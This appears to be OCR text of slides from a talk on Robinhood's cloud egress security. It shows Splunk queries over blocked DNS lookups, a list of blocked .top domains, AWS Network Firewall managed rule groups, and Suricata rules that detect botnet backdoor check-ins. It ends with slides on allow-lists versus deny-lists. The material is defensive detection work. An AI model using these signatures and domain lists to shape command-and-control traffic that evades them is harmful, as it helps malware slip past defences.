
Cybercrime on Top Level Domains | Netcraft

Top Level Domain	Country / Name	Total Sites	Cybercrime ...
.cyou	ShortDot SA	133,614	11,205
.vg	Virgin Islands (British)	49,842	2,510
.top	Jiangsu Bangning Science and Technology Co	950,119	36,136

View 47 more rows

Route 53 Resolver DNS Firewall

Custom domain lists



Route 53 Resolver DNS Firewall

Custom domain lists

New Search

Save As | Create Table View | Close

```
index="route53" account_id="111111111111" firewall_rule_action=BLOCK
```

Last 30 days

✓ **81,854 events** (5/13/23 12:00:00.000 AM to 6/12/23 4:38:14.000 AM) | No Event Sampling | Job | standard_perf (search default) | Verbose Mode

Events (81,854) | Patterns | Statistics | Visualization

Format Timeline | – Zoom Out | + Zoom to Selection | × Deselect | 1 day per column

May 13, 2023 | 6,175 events during Thursday, May 25, 2023 | Jun 13, 2023

1 month

Route 53 Resolver DNS Firewall

Custom domain lists

New Search

Save As | Create Table View | Close

```
index="route53" account_id="111111111111" firewall_rule_action=BLOCK
query_name in ("*.top*")
| stats count by query_name
```

Last 30 days

✓ **90 events** (5/14/23 12:00:00.000 AM to 6/13/23 3:35:45.000 AM)

Job | standard_perf (search default) | Verbose Mode

No Event Sampling

Events (90) | Patterns | **Statistics (28)** | Visualization

100 Per Page | Format | Preview

query_name	count
profitedsurvey.top.	9
1.ao3-cn.top.	6
a.bestcontenttool.top.	6
d24ak3f2b.top.	6
dns.ipslb.top.	6
a.bestcontentfood.top.	5
static.codefuture.top.	4
bqcqw.top.	3
bvowk.top.	3
c2epg.top.	3
cdmw9.top.	3
d08vj.top.	3

Robinhood’s egress security journey

Quick wins:

- Route 53 Resolver DNS Firewall
  - AWS managed domain lists
  - Custom domain lists
- Network Firewall

Robinhood’s egress security journey

Quick wins:

- Route 53 Resolver DNS Firewall
  - AWS managed domain lists
  - Custom domain lists
- Network Firewall
  - AWS managed rule groups

Network Firewall

AWS managed rule groups

VPC > Network Firewall rule groups

Domain and IP rule groups (8)

Domain and IP rule groups block HTTP/HTTPS traffic to domains identified as low-reputation, or that are known or suspected to be associated with malware or botnets.

Name	Description	Capacity	Rule order
AbusedLegitBotNetCommandAndControlDomainsActionOrder	Description	200	default
AbusedLegitBotNetCommandAndControlDomainsStrictOrder	Description	200	strict
AbusedLegitMalwareDomainsActionOrder	Description	200	default
AbusedLegitMalwareDomainsStrictOrder	Description	200	strict
BotNetCommandAndControlDomainsActionOrder	Description	200	default
BotNetCommandAndControlDomainsStrictOrder	Description	200	strict
MalwareDomainsActionOrder	Description	200	default
MalwareDomainsStrictOrder	Description	200	strict

Threat signature rule groups (32)

Threat signature rule groups protect against security threats such as malware, denial-of-service attempts, credential phishing, web attacks, and more.

Name	Description	Capacity	Rule order	Last updated
ThreatSignaturesBotnetActionOrder	Description	4200	default	June 4, 2023, 23:21 (UTC-07:00)
ThreatSignaturesBotnetStrictOrder	Description	4200	strict	June 4, 2023, 23:31 (UTC-07:00)
ThreatSignaturesBotnetWebActionOrder	Description	3500	default	May 21, 2023, 23:24 (UTC-07:00)

Network Firewall

AWS managed rule groups

ThreatSignaturesBotnetActionOrder Info

Dupl

Details

Name
ThreatSignaturesBotnetActionOrder

Stateful rule order
Default

Description
Signatures that are autogenerated from several sources of known and confirmed active botnet and other Command and Control (C2) hosts.

Capacity
4200

Type
Stateful

Last updated
June 4, 2023, 23:21 (UTC-07:00)

Amazon SNS topic

Subscribe to Amazon SNS change notifications about this rule group. Copy the ARN, and use it as the Topic ARN when you create a subscription in the SNS console.

arn:aws:sns:us-west-2:191285106958:AWS-Managed-Threat-Signatures

Copy ARN

Rules

Suricata compatible IPS rules. You can copy these rules, and use them as the basis for your own rule group.

```
drop tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Backdoor.Win32.Remosh.A Checkin";flow:to_server,established;content:"|01 50 00 00 00 00 00 00 00 00 00 01 68 57 24 13|";depth:16;classtype:command-and-control;sid:2800816;rev:1;metadata:created_at 2010_10_13;)
drop tcp $HOME_NET any -> $EXTERNAL_NET 1024: (msg:"Backdoor.Win32.Darkshell.A Checkin";flow:to_server,established;dsize:260;content:"|00 00 00 10|";depth:4;content:"|DE DE DE DE DE DE DE DE|";offset:60;depth:8;reference:url,www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Backdoor%3aWin32%2fDarkshell.A;reference:url,www.symantec.com/business/security_response/writeup.jsp?docid=2011-020308-1422-99;reference:url,threatpost.com/en_us/blogs/darkshell-botnets-targeting-chinese-manufacturers-ddos-attacks-013111;classtype:command-and-control;sid:2801335;rev:2;metadata:created_at 2011_02_14,updated_at 2011_02_14;)
drop tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Backdoor.Win32.CBgate.A Checkin";flow:to_server,established;content:"|F4 66 F0 F2 DB B9 C4 CD 13 DC DC FD 63 D6|";depth:14;reference:md5,882df6fa0a953e1ef1b92adb007252ca;classtype:command-and-control;sid:2801620;rev:1;metadata:created_at 2011_03_14;)
```

Copy rules

Network Firewall

AWS managed rule groups

Stateful rule groups (20)

Edit priority | Actions

1 2

Priority	Name	Capacity	Is managed?	Run in alert mode?
1	AbusedLegitBotNetCommandAndControlDomainsStrictOrder	200	Yes	Enabled
2	MalwareDomainsStrictOrder	200	Yes	Enabled
3	AbusedLegitMalwareDomainsStrictOrder	200	Yes	Enabled
4	BotNetCommandAndControlDomainsStrictOrder	200	Yes	Enabled
5	ThreatSignaturesBotnetStrictOrder	4200	Yes	Enabled
6	ThreatSignaturesBotnetWebStrictOrder	3500	Yes	Enabled
7	ThreatSignaturesDoSStrictOrder	200	Yes	Enabled
8	ThreatSignaturesEmergingEventsStrictOrder	200	Yes	Enabled
9	ThreatSignaturesExploitsStrictOrder	800	Yes	Enabled
10	ThreatSignaturesFUPStrictOrder	1100	Yes	Enabled

Network Firewall

AWS managed rule groups

Stateful rule groups (20)

Edit priority | Actions

2

Priority	Name	Capacity	Is managed?	Run in alert mode?
1	AbusedLegitBotNetCommandAndControlDomainsStrictOrder	200	Yes	Enabled
2	MalwareDomainsStrictOrder	200	Yes	Enabled
3	AbusedLegitMalwareDomainsStrictOrder	200	Yes	Enabled
4	BotNetCommandAndControlDomainsStrictOrder	200	Yes	Enabled
5	ThreatSignaturesBotnetStrictOrder	4200	Yes	Enabled
6	ThreatSignaturesBotnetWebStrictOrder	3500	Yes	Enabled
7	ThreatSignaturesDoSStrictOrder	200	Yes	Enabled
8	ThreatSignaturesEmergingEventsStrictOrder	200	Yes	Enabled
9	ThreatSignaturesExploitsStrictOrder	800	Yes	Enabled
10	ThreatSignaturesFUPStrictOrder	1100	Yes	Enabled

What didn’t work well for us

Spectrum of application behavior

Unlike users, cloud apps are fairly predictable

This means Allow-List is feasible

BUT only if it’s not too narrow

Spectrum of application behavior

Known legitimate egress behaviors

Spectrum of application behavior

Well-known high-risk behaviors

Known legitimate egress behaviors

Spectrum of application behavior

Well-known high-risk behaviors

Narrow Allow-List

Known legitimate egress behaviors

Spectrum of application behavior

Deny-List

Well-known high-risk behaviors

OR

Narrow Allow-List

Known legitimate egress behaviors

Spectrum of application behavior

Deny-List

Well-known high-risk behaviors

Narrow Allow-List

Known legitimate egress behaviors

Spectrum of application behavior

Deny-List


Well-known high-risk behaviors

Future legitimate egress behaviors


Narrow Allow-List

Known legitimate egress behaviors

